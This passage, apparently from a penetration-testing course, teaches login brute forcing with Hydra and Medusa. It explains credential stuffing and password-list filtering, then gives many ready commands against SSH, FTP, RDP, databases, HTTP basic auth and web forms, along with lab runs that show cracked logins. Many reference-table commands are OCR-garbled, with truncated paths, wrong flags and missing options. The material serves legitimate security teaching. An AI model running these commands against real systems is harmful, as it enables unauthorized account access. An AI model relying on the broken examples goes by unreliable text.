
This last `grep` command tackles the policy's numerical requirement. The regular expression `[0-9]` acts as a filter, ensuring that passwords containing at least one numerical digit are preserved in `darkweb2017-number.txt`.

```
wc -l darkweb2017-number.txt

89 darkweb2017-number.txt
```

As demonstrated by the output above, meticulously filtering the extensive 10,000-password list against the password policy has dramatically narrowed down our potential passwords to 89. This drastic reduction in the search space represents a significant boost in efficiency for any subsequent password cracking attempts. A smaller, targeted list translates to a faster and more focused attack, optimizing the use of computational resources and increasing the likelihood of a successful breach.

## Credential Stuffing: Leveraging Stolen Data for Unauthorized Access




Credential stuffing attacks exploit the unfortunate reality that many users reuse passwords across multiple online accounts. This pervasive practice, often driven by the desire for convenience and the challenge of managing numerous unique credentials, creates a fertile ground for attackers to exploit.

It's a multi-stage process that begins with attackers acquiring lists of compromised usernames and passwords. These lists can stem from large-scale data breaches or be compiled through phishing scams and malware. Notably, publicly available wordlists like `rockyou` or those found in `seclists` can also serve as a starting point, offering attackers a trove of commonly used passwords.

Once armed with these credentials, attackers identify potential targets - online services likely used by the individuals whose information they possess. Social media, email providers, online banking, and e-commerce sites are prime targets due to the sensitive data they often hold.

The attack then shifts into an automated phase. Attackers use tools or scripts to systematically test the stolen credentials against the chosen targets, often mimicking normal user behavior to avoid detection. This allows them to rapidly test vast numbers of credentials, increasing their chances of finding a match.

A successful match grants unauthorized access, opening the door to various malicious activities, from data theft and identity fraud to financial crimes. The compromised account may be a launchpad for further attacks, spreading malware, or infiltrating connected systems.

## The Password Reuse Problem

The core issue fueling credential stuffing's success is the pervasive practice of password reuse. When users rely on the same or similar passwords for multiple accounts, a breach on one platform can have a domino effect, compromising numerous other accounts. This highlights the urgent need for strong, unique passwords for every online service, coupled with proactive security measures like multi-factor authentication.

# Hydra

Hydra is a fast network login cracker that supports numerous attack protocols. It is a versatile tool that can brute-force a wide range of services, including web applications, remote login services like SSH and FTP, and even databases.

Hydra's popularity stems from its:

- `Speed and Efficiency`: Hydra utilizes parallel connections to perform multiple login attempts simultaneously, significantly speeding up the cracking process.
- `Flexibility`: Hydra supports many protocols and services, making it adaptable to various attack scenarios.
- `Ease of Use`: Hydra is relatively easy to use despite its power, with a straightforward command-line interface and clear syntax.

## Installation

Hydra often comes pre-installed on popular penetration testing distributions. You can verify its presence by running:

```
hydra -h
```

If Hydra is not installed or you are using a different Linux distribution, you can install it from the package repository:

```
sudo apt-get -y update
sudo apt-get -y install hydra
```

## Basic Usage

Hydra's basic syntax is:

```
hydra [login_options] [password_options] [attack_options]
[service_options]
```

| Parameter | Explanation | Usage Example |
| --- | --- | --- |
| `-l LOGIN` or `-L FILE` | Login options: Specify either a single username ( `-l` ) or a file containing a list of usernames ( `-L` ). | `hydra -l admin ...` or `hydra -L usernames.txt ...` |
| `-p PASS` or `-P FILE` | Password options: Provide either a single password ( `-p` ) or a file containing a list of passwords ( `-P` ). | `hydra -p password123 ...` or `hydra -P passwords.txt ...` |
| `-t TASKS` | Tasks: Define the number of parallel tasks (threads) to run, potentially speeding up the attack. | `hydra -t 4 ...` |
| `-f` | Fast mode: Stop the attack after the first successful login is found. | `hydra -f ...` |
| `-s PORT` | Port: Specify a non-default port for the target service. | `hydra -s 2222 ...` |
| `-v` or `-V` | Verbose output: Display detailed information about the attack's progress, including attempts and results. | `hydra -v ...` or `hydra -V ...` (for even more verbosity) |
| `service://server` | Target: Specify the service (e.g., `ssh` , `http` , `ftp` ) and the target server's address or hostname. | `hydra ssh://192.168.1.100` |
| `/OPT` | Service-specific options: Provide any additional options required by the target service. | `hydra http-get://example.com/login.php -m "POST:user=^USER^&pass=^PASS^"` (for HTTP form-based authentication) |

## Hydra Services

Hydra services essentially define the specific protocols or services that Hydra can target. They enable Hydra to interact with different authentication mechanisms used by various systems, applications, and network services. Each module is designed to understand a particular protocol's communication patterns and authentication requirements, allowing Hydra to send appropriate login requests and interpret the responses. Below is a table of commonly used services:

| Hydra Service | Service/Protocol | Description | Example Command |
|---|---|---|---|
| ftp | File Transfer Protocol (FTP) | Used to brute-force login credentials for FTP services, commonly used to transfer files over a network. | `hydra -l admin -P /path/to/password_li ftp://192.168.1.100` |
| ssh | Secure Shell (SSH) | Targets SSH services to brute-force credentials, commonly used for secure remote login to systems. | `hydra -l root -P /path/to/password_lis ssh://192.168.1.100` |
| http-get/post | HTTP Web Services | Used to brute-force login credentials for HTTP web login forms using either GET or POST requests. | `hydra -l admin -P /path/to/password_li http-post-form "/login.php:user=^USER^&pass=^PASS^:F=` |

| Hydra Service | Service/Protocol | Description | Example Command |
|---|---|---|---|
| smtp | Simple Mail Transfer Protocol | Attacks email servers by brute-forcing login credentials for SMTP, commonly used to send emails. | `hydra -l admin -P /path/to/password_li smtp://mail.server.com` |
| pop3 | Post Office Protocol (POP3) | Targets email retrieval services to brute-force credentials for POP3 login. | `hydra -l [email protected] -P /path/to/password_list.txt pop3://mail.server.com` |
| imap | Internet Message Access Protocol | Used to brute-force credentials for IMAP services, which allow users to access their email remotely. | `hydra -l [email protected] -P /path/to/password_list.txt imap://mail.server.com` |
| mysql | MySQL Database | Attempts to brute-force login credentials for MySQL databases. | `hydra -l root -P /path/to/password_lis mysql://192.168.1.100` |
| mssql | Microsoft SQL Server | Targets Microsoft SQL servers to brute-force database login credentials. | `hydra -l sa -P /path/to/password_list. mssql://192.168.1.100` |

| Hydra Service | Service/Protocol | Description | Example Command |
|---|---|---|---|
| vnc | Virtual Network Computing (VNC) | Brute-forces VNC services, used for remote desktop access. | `hydra -P /path/to/password_list.txt vnc://192.168.1.100` |
| rdp | Remote Desktop Protocol (RDP) | Targets Microsoft RDP services for remote login brute-forcing. | `hydra -l admin -P /path/to/password_li rdp://192.168.1.100` |

## Brute-Forcing HTTP Authentication

Imagine you're tasked with testing the security of a website using basic HTTP authentication at `www.example.com`. You have a list of potential usernames stored in `usernames.txt` and corresponding passwords in `passwords.txt`. To launch a brute-force attack against this HTTP service, use the following Hydra command:

```
hydra -L usernames.txt -P passwords.txt www.example.com http-get
```

This command instructs Hydra to:

- Use the list of usernames from the `usernames.txt` file.
- Use the list of passwords from the `passwords.txt` file.
- Target the website `www.example.com`.
- Employ the `http-get` module to test the HTTP authentication.

Hydra will systematically try each username-password combination against the target website to discover a valid login.

## Targeting Multiple SSH Servers

Consider a situation where you have identified several servers that may be vulnerable to SSH brute-force attacks. You compile their IP addresses into a file named `targets.txt` and know that these servers might use the default username "root" and password "toor." To efficiently test all these servers simultaneously, use the following Hydra command:

```
hydra -l root -p toor -M targets.txt ssh
```

This command instructs Hydra to:

- Use the username "root".
- Use the password "toor".
- Target all IP addresses listed in the `targets.txt` file.
- Employ the `ssh` module for the attack.

Hydra will execute parallel brute-force attempts on each server, significantly speeding up the process.

## Testing FTP Credentials on a Non-Standard Port

Imagine you need to assess the security of an FTP server hosted at `ftp.example.com`, which operates on a non-standard port `2121`. You have lists of potential usernames and passwords stored in `usernames.txt` and `passwords.txt`, respectively. To test these credentials against the FTP service, use the following Hydra command:

```
hydra -L usernames.txt -P passwords.txt -s 2121 -V ftp.example.com ftp
```

This command instructs Hydra to:

- Use the list of usernames from the `usernames.txt` file.
- Use the list of passwords from the `passwords.txt` file.
- Target the FTP service on `ftp.example.com` via port `2121`.
- Use the `ftp` module and provide verbose output ( `-V` ) for detailed monitoring.

Hydra will attempt to match each username-password combination against the FTP server on the specified port.

## Brute-Forcing a Web Login Form

Suppose you are tasked with brute-forcing a login form on a web application at `www.example.com`. You know the username is "admin," and the form parameters for the login are `user=^USER^&pass=^PASS^`. To perform this attack, use the following Hydra command:

```
hydra -l admin -P passwords.txt www.example.com http-post-form
"/login:user=^USER^&pass=^PASS^:S=302"
```

This command instructs Hydra to:

- Use the username "admin".
- Use the list of passwords from the `passwords.txt` file.
- Target the login form at `/login` on `www.example.com`.
- Employ the `http-post-form` module with the specified form parameters.
- Look for a successful login indicated by the HTTP status code `302`.

Hydra will systematically attempt each password for the "admin" account, checking for the specified success condition.

## Advanced RDP Brute-Forcing

Now, imagine you're testing a Remote Desktop Protocol (RDP) service on a server with IP `192.168.1.100`. You suspect the username is "administrator," and that the password consists of 6 to 8 characters, including lowercase letters, uppercase letters, and numbers. To carry out this precise attack, use the following Hydra command:

```
hydra -l administrator -x
6:8:abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789
192.168.1.100 rdp
```

This command instructs Hydra to:

- Use the username "administrator".
- Generate and test passwords ranging from 6 to 8 characters, using the specified character set.
- Target the RDP service on `192.168.1.100`.
- Employ the `rdp` module for the attack.

Hydra will generate and test all possible password combinations within the specified parameters, attempting to break into the RDP service.

# Basic HTTP Authentication

Web applications often employ authentication mechanisms to protect sensitive data and functionalities. Basic HTTP Authentication, or simply `Basic Auth`, is a rudimentary yet common method for securing resources on the web. Though easy to implement, its inherent security vulnerabilities make it a frequent target for brute-force attacks.

In essence, Basic Auth is a challenge-response protocol where a web server demands user credentials before granting access to protected resources. The process begins when a user attempts to access a restricted area. The server responds with a `401 Unauthorized` status and a `WWW-Authenticate` header prompting the user's browser to present a login dialog.

Once the user provides their username and password, the browser concatenates them into a single string, separated by a colon. This string is then encoded using Base64 and included in the `Authorization` header of subsequent requests, following the format `Basic <encoded_credentials>`. The server decodes the credentials, verifies them against its database, and grants or denies access accordingly.

For example, the headers for Basic Auth in a HTTP GET request would look like:

```
GET /protected_resource HTTP/1.1
Host: www.example.com
Authorization: Basic YWxpY2U6c2VjcmV0MTIz
```

## Exploiting Basic Auth with Hydra

**To follow along, start the target system via the question section at the bottom of the page.**

We will use the `http-get` hydra service to brute force the basic authentication target.

In this scenario, the spawned target instance employs Basic HTTP Authentication. We already know the username is `basic-auth-user`. Since we know the username, we can simplify the Hydra command and focus solely on brute-forcing the password. Here's the command we'll use:

```
# Download wordlist if needed
curl -s -O
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords
/2023-200_most_used_passwords.txt
# Hydra command
hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 127.0.0.1
http-get / -s 81

...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-09
16:04:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries
(l:1/p:200), ~13 tries per task
[DATA] attacking http-get://127.0.0.1:81/
[81][http-get] host: 127.0.0.1   login: basic-auth-user   password: ...
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-09
```

```
16:04:32
```

Let's break down the command:

- `-l basic-auth-user`: This specifies that the username for the login attempt is 'basic-auth-user'.
- `-P 2023-200_most_used_passwords.txt`: This indicates that Hydra should use the password list contained in the file '2023-200_most_used_passwords.txt' for its brute-force attack.
- `127.0.0.1`: This is the target IP address, in this case, the local machine (localhost).
- `http-get /`: This tells Hydra that the target service is an HTTP server and the attack should be performed using HTTP GET requests to the root path ('/').
- `-s 81`: This overrides the default port for the HTTP service and sets it to 81.

Upon execution, Hydra will systematically attempt each password from the `2023-200_most_used_passwords.txt` file against the specified resource. Eventually it will return the correct password for `basic-auth-user`, which you can use to login to the website and retrieve the flag.

# Login Forms

Beyond the realm of Basic HTTP Authentication, many web applications employ custom login forms as their primary authentication mechanism. These forms, while visually diverse, often share common underlying mechanics that make them targets for brute forcing.

## Understanding Login Forms

While login forms may appear as simple boxes soliciting your username and password, they represent a complex interplay of client-side and server-side technologies. At their core, login forms are essentially HTML forms embedded within a webpage. These forms typically include input fields ( `<input>` ) for capturing the username and password, along with a submit button ( `<button>` or `<input type="submit">` ) to initiate the authentication process.

## A Basic Login Form Example

Most login forms follow a similar structure. Here's an example:

```
<form action="/login" method="post">
  <label for="username">Username:</label>
  <input type="text" id="username" name="username"><br><br>
  <label for="password">Password:</label>
  <input type="password" id="password" name="password"><br><br>
  <input type="submit" value="Submit">
```

```
</form>
```

This form, when submitted, sends a POST request to the `/login` endpoint on the server, including the entered username and password as form data.

```
POST /login HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=john&password=secret123
```

- The `POST` method indicates that data is being sent to the server to create or update a resource.
- `/login` is the URL endpoint handling the login request.
- The `Content-Type` header specifies how the data is encoded in the request body.
- The `Content-Length` header indicates the size of the data being sent.
- The request body contains the username and password, encoded as key-value pairs.

When a user interacts with a login form, their browser handles the initial processing. The browser captures the entered credentials, often employing JavaScript for client-side validation or input sanitization. Upon submission, the browser constructs an HTTP POST request. This request encapsulates the form data—including the username and password—within its body, often encoded as `application/x-www-form-urlencoded` or `multipart/form-data`.

# http-post-form

**To follow along, start the target system via the question section at the bottom of the page.**

Hydra's `http-post-form` service is specifically designed to target login forms. It enables the automation of POST requests, dynamically inserting username and password combinations into the request body. By leveraging Hydra's capabilities, attackers can efficiently test numerous credential combinations against a login form, potentially uncovering valid logins.

The general structure of a Hydra command using `http-post-form` looks like this:

```
hydra [options] target http-post-form "path:params:condition_string"
```

## Understanding the Condition String

In Hydra's `http-post-form` module, success and failure conditions are crucial for properly identifying valid and invalid login attempts. Hydra primarily relies on failure conditions ( `F=...` ) to determine when a login attempt has failed, but you can also specify a success condition ( `S=...` ) to indicate when a login is successful.

The failure condition ( `F=...` ) is used to check for a specific string in the server's response that signals a failed login attempt. This is the most common approach because many websites return an error message (like "Invalid username or password") when the login fails. For example, if a login form returns the message "Invalid credentials" on a failed attempt, you can configure Hydra like this:

```
hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:F=Invalid
credentials"
```

In this case, Hydra will check each response for the string "Invalid credentials." If it finds this phrase, it will mark the login attempt as a failure and move on to the next username/password pair. This approach is commonly used because failure messages are usually easy to identify.

However, sometimes you may not have a clear failure message but instead have a distinct success condition. For instance, if the application redirects the user after a successful login (using HTTP status code `302` ), or displays specific content (like "Dashboard" or "Welcome"), you can configure Hydra to look for that success condition using `S=` . Here's an example where a successful login results in a 302 redirect:

```
hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:S=302"
```

In this case, Hydra will treat any response that returns an HTTP 302 status code as a successful login. Similarly, if a successful login results in content like "Dashboard" appearing on the page, you can configure Hydra to look for that keyword as a success condition:

```
hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:S=Dashboard"
```

Hydra will now register the login as successful if it finds the word "Dashboard" in the server's response.

Before unleashing Hydra on a login form, it's essential to gather intelligence on its inner workings. This involves pinpointing the exact parameters the form uses to transmit the username and password to the server.

## Manual Inspection

Upon accessing the `IP:PORT` in your browser, a basic login form is presented. Using your browser's developer tools (typically by right-clicking and selecting "Inspect" or a similar option), you can view the underlying HTML code for this form. Let's break down its key components:

```
<form method="POST">
    <h2>Login</h2>
    <label for="username">Username:</label>
    <input type="text" id="username" name="username">
    <label for="password">Password:</label>
    <input type="password" id="password" name="password">
    <input type="submit" value="Login">
</form>
```


The HTML reveals a simple login form. Key points for Hydra:

- `Method`: `POST` - Hydra will need to send POST requests to the server.
- Fields:
  - `Username`: The input field named `username` will be targeted.
  - `Password`: The input field named `password` will be targeted.

With these details, you can construct the Hydra command to automate the brute-force attack against this login form.

## Browser Developer Tools

After inspecting the form, open your browser's Developer Tools (F12) and navigate to the "Network" tab. Submit a sample login attempt with any credentials. This will allow you to see the POST request sent to the server. In the "Network" tab, find the request corresponding to the form submission and check the form data, headers, and the server's response.



This information further solidifies the information we will need for Hydra. We now have definitive confirmation of both the target path ( `/` ) and the parameter names ( `username` and `password` ).

### Proxy Interception

For more complex scenarios, intercepting the network traffic with a proxy tool like Burp Suite or OWASP ZAP can be invaluable. Configure your browser to route its traffic through the proxy, then interact with the login form. The proxy will capture the POST request, allowing you to dissect its every component, including the precise login parameters and their values.

## Constructing the params String for Hydra

After analyzing the login form's structure and behavior, it's time to build the `params` string, a critical component of Hydra's `http-post-form` attack module. This string encapsulates the data that will be sent to the server with each login attempt, mimicking a legitimate form submission.

The `params` string consists of key-value pairs, similar to how data is encoded in a POST request. Each pair represents a field in the login form, with its corresponding value.

- `Form Parameters` : These are the essential fields that hold the username and password. Hydra will dynamically replace placeholders ( `^USER^` and `^PASS^` ) within these parameters with values from your wordlists.
- `Additional Fields` : If the form includes other hidden fields or tokens (e.g., CSRF tokens), they must also be included in the `params` string. These can have static values or dynamic placeholders if their values change with each request.
- `Success Condition` : This defines the criteria Hydra will use to identify a successful login. It can be an HTTP status code (like `S=302` for a redirect) or the presence or absence of specific text in the server's response (e.g., `F=Invalid credentials` or `S=Welcome` ).

Let's apply this to our scenario. We've discovered:

- The form submits data to the root path ( `/` ).
- The username field is named `username` .
- The password field is named `password` .
- An error message "Invalid credentials" is displayed upon failed login.

Therefore, our `params` string would be:

```
/:username=^USER^&password=^PASS^:F=Invalid credentials
```

- `"/"` : The path where the form is submitted.

- `username=^USER^&password=^PASS^`: The form parameters with placeholders for Hydra.
- `F=Invalid credentials`: The failure condition – Hydra will consider a login attempt unsuccessful if it sees this string in the response.

We will be using top-usernames-shortlist.txt for the username list, and 2023-200_most_used_passwords.txt for the password list.

This `params` string is incorporated into the Hydra command as follows. Hydra will systematically substitute `^USER^` and `^PASS^` with values from your wordlists, sending POST requests to the target and analyzing the responses for the specified failure condition. If a login attempt doesn't trigger the "Invalid credentials" message, Hydra will flag it as a potential success, revealing the valid credentials.

```
# Download wordlists if needed
curl -s -O
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames
/top-usernames-shortlist.txt
curl -s -O
https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords
/2023-200_most_used_passwords.txt
# Hydra command
hydra -L top-usernames-shortlist.txt -P 2023-200_most_used_passwords.txt -
f IP -s 5000 http-post-form "/:username=^USER^&password=^PASS^:F=Invalid
credentials"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-05
12:51:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3400 login tries
(l:17/p:200), ~213 tries per task
[DATA] attacking http-post-
form://IP:PORT/:username=^USER^&password=^PASS^:F=Invalid credentials
[5000][http-post-form] host: IP   login: ...   password: ...
[STATUS] attack finished for IP (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-05
12:51:28
```

Remember that crafting the correct `params` string is crucial for a successful Hydra attack. Accurate information about the form's structure and behavior is essential for constructing this string effectively. Once Hydra has completed the attack, log into the website using the found credentials, and retrieve the flag.

# Medusa

Medusa, a prominent tool in the cybersecurity arsenal, is designed to be a fast, massively parallel, and modular login brute-forcer. Its primary objective is to support a wide array of services that allow remote authentication, enabling penetration testers and security professionals to assess the resilience of login systems against brute-force attacks.

## Installation

Medusa often comes pre-installed on popular penetration testing distributions. You can verify its presence by running:

```
medusa -h
```

Installing Medusa on a Linux system is straightforward.

```
sudo apt-get -y update
sudo apt-get -y install medusa
```

## Command Syntax and Parameter Table

Medusa's command-line interface is straightforward. It allows users to specify hosts, users, passwords, and modules with various options to fine-tune the attack process.

```
medusa [target_options] [credential_options] -M module [module_options]
```

| Parameter | Explanation | Usage Example |
| --- | --- | --- |
| `-h HOST` or `-H FILE` | Target options: Specify either a single target hostname or IP address ( `-h` ) or a file containing a list of targets ( `-H` ). | `medusa -h 192.168.1.10 ...` or `medusa -H targets.txt ...` |
| `-u USERNAME` or `-U FILE` | Username options: Provide either a single username ( `-u` ) or a file containing a list of usernames ( `-U` ). | `medusa -u admin ...` or `medusa -U usernames.txt` |
| `-p PASSWORD` or `-P FILE` | Password options: Specify either a single password ( `-p` ) or a file containing a list of passwords ( `-P` ). | `medusa -p password123 ...` or `medusa -P passwords.txt ...` |
| `-M MODULE` | Module: Define the specific module to use for the attack (e.g., `ssh` , `ftp` , `http` ). | `medusa -M ssh ...` |

| Parameter | Explanation | Usage Example |
| --- | --- | --- |
| `-m "MODULE_OPTION"` | Module options: Provide additional parameters required by the chosen module, enclosed in quotes. | `medusa -M http -m "POST /login.php HTTP/1.1\r\nContent-Length: 30\r\nContent-Type application/x-www-form-urlencoded\r\n\r\nusername=^USER^&password=^PA ...` |
| `-t TASKS` | Tasks: Define the number of parallel login attempts to run, potentially speeding up the attack. | `medusa -t 4 ...` |
| `-f` or `-F` | Fast mode: Stop the attack after the first successful login is found, either on the current host ( `-f` ) or any host ( `-F` ). | `medusa -f ...` or `medusa -F ...` |
| `-n PORT` | Port: Specify a non-default port for the target service. | `medusa -n 2222 ...` |

| Parameter | Explanation | Usage Example |
| --- | --- | --- |
| `-v LEVEL` | Verbose output: Display detailed information about the attack's progress. The higher the `LEVEL` (up to 6), the more verbose the output. | `medusa -v 4 ...` |

## Medusa Modules

Each module in Medusa is tailored to interact with specific authentication mechanisms, allowing it to send the appropriate requests and interpret responses for successful attacks. Below is a table of commonly used modules:

| Medusa Module | Service/Protocol | Description | Usage Example |
| --- | --- | --- | --- |
| FTP | File Transfer Protocol | Brute-forcing FTP login credentials, used for file transfers over a network. | `medusa -M ftp -h 192.168.1.100 -u passwords.txt` |
| HTTP | Hypertext Transfer Protocol | Brute-forcing login forms on web applications over HTTP (GET/POST). | `medusa -M http -h www.example.com P passwords.txt -m DIR:/login.php FORM:username=^USER^&password=^PAS` |
| IMAP | Internet Message Access Protocol | Brute-forcing IMAP logins, often used to access email servers. | `medusa -M imap -h mail.example.com -P passwords.txt` |

| Medusa Module | Service/Protocol | Description | Usage Example |
|---|---|---|---|
| MySQL | MySQL Database | Brute-forcing MySQL database credentials, commonly used for web applications and databases. | `medusa -M mysql -h 192.168.1.100 -passwords.txt` |
| POP3 | Post Office Protocol 3 | Brute-forcing POP3 logins, typically used to retrieve emails from a mail server. | `medusa -M pop3 -h mail.example.com -P passwords.txt` |
| RDP | Remote Desktop Protocol | Brute-forcing RDP logins, commonly used for remote desktop access to Windows systems. | `medusa -M rdp -h 192.168.1.100 -u passwords.txt` |
| SSHv2 | Secure Shell (SSH) | Brute-forcing SSH logins, commonly used for secure remote access. | `medusa -M ssh -h 192.168.1.100 -u passwords.txt` |
| Subversion (SVN) | Version Control System | Brute-forcing Subversion (SVN) repositories for version control. | `medusa -M svn -h 192.168.1.100 -u passwords.txt` |

| Medusa Module | Service/Protocol | Description | Usage Example |
| --- | --- | --- | --- |
| Telnet | Telnet Protocol | Brute-forcing Telnet services for remote command execution on older systems. | `medusa -M telnet -h 192.168.1.100 passwords.txt` |
| VNC | Virtual Network Computing | Brute-forcing VNC login credentials for remote desktop access. | `medusa -M vnc -h 192.168.1.100 -P` |
| Web Form | Brute-forcing Web Login Forms | Brute-forcing login forms on websites using HTTP POST requests. | `medusa -M web-form -h www.example. users.txt -P passwords.txt -m FORM:"username=^USER^&password=^PA` |

## Targeting an SSH Server

Imagine a scenario where you need to test the security of an SSH server at `192.168.0.100`. You have a list of potential usernames in `usernames.txt` and common passwords in `passwords.txt`. To launch a brute-force attack against the SSH service on this server, use the following Medusa command:

```
medusa -h 192.168.0.100 -U usernames.txt -P passwords.txt -M ssh
```

This command instructs Medusa to:

- Target the host at `192.168.0.100`.
- Use the usernames from the `usernames.txt` file.
- Test the passwords listed in the `passwords.txt` file.
- Employ the `ssh` module for the attack.

Medusa will systematically try each username-password combination against the SSH service to attempt to gain unauthorized access.

## Targeting Multiple Web Servers with Basic HTTP Authentication

Suppose you have a list of web servers that use basic HTTP authentication. These servers' addresses are stored in `web_servers.txt`, and you also have lists of common usernames and passwords in `usernames.txt` and `passwords.txt`, respectively. To test these servers concurrently, execute:

```
medusa -H web_servers.txt -U usernames.txt -P passwords.txt -M http -m GET
```

In this case, Medusa will:

- Iterate through the list of web servers in `web_servers.txt`.
- Use the usernames and passwords provided.
- Employ the `http` module with the `GET` method to attempt logins.

By running multiple threads, Medusa efficiently checks each server for weak credentials.

## Testing for Empty or Default Passwords

If you want to assess whether any accounts on a specific host ( `10.0.0.5` ) have empty or default passwords (where the password matches the username), you can use:

```
medusa -h 10.0.0.5 -U usernames.txt -e ns -M service_name
```

This command instructs Medusa to:

- Target the host at `10.0.0.5`.
- Use the usernames from `usernames.txt`.
- Perform additional checks for empty passwords ( `-e n` ) and passwords matching the username ( `-e s` ).
- Use the appropriate service module (replace `service_name` with the correct module name).

Medusa will try each username with an empty password and then with the password matching the username, potentially revealing accounts with weak or default configurations.

# Web Services

---

In the dynamic landscape of cybersecurity, maintaining robust authentication mechanisms is paramount. While technologies like Secure Shell ( `SSH` ) and File Transfer Protocol ( `FTP` ) facilitate secure remote access and file management, they are often reliant on traditional username-password combinations, presenting potential vulnerabilities exploitable through brute-force attacks. In this module, we will delve into the practical application of `Medusa` , a potent brute-forcing tool, to systematically compromise both SSH and FTP services, thereby illustrating potential attack vectors and emphasizing the importance of fortified authentication practices.

`SSH` is a cryptographic network protocol that provides a secure channel for remote login, command execution, and file transfers over an unsecured network. Its strength lies in its encryption, which makes it significantly more secure than unencrypted protocols like `Telnet` . However, weak or easily guessable passwords can undermine SSH's security, exposing it to brute-force attacks.

`FTP` is a standard network protocol for transferring files between a client and a server on a computer network. It's also widely used for uploading and downloading files from websites. However, standard FTP transmits data, including login credentials, in cleartext, rendering it susceptible to interception and brute-forcing.

## Kick-off

**To follow along, start the target system via the question section at the bottom of the page.**

We begin our exploration by targeting an SSH server running on a remote system. Assuming prior knowledge of the username `sshuser` , we can leverage Medusa to attempt different password combinations until successful authentication is achieved systematically.

The following command serves as our starting point:

```
medusa -h <IP> -n <PORT> -u sshuser -P 2023-200_most_used_passwords.txt -M
ssh -t 3
```

Let's break down each component:

- `-h <IP>` : Specifies the target system's IP address.
- `-n <PORT>` : Defines the port on which the SSH service is listening (typically port 22).
- `-u sshuser` : Sets the username for the brute-force attack.
- `-P 2023-200_most_used_passwords.txt` : Points Medusa to a wordlist containing the 200 most commonly used passwords in 2023. The effectiveness of a brute-force attack is often tied to the quality and relevance of the wordlist used.
- `-M ssh` : Selects the SSH module within Medusa, tailoring the attack specifically for SSH authentication.

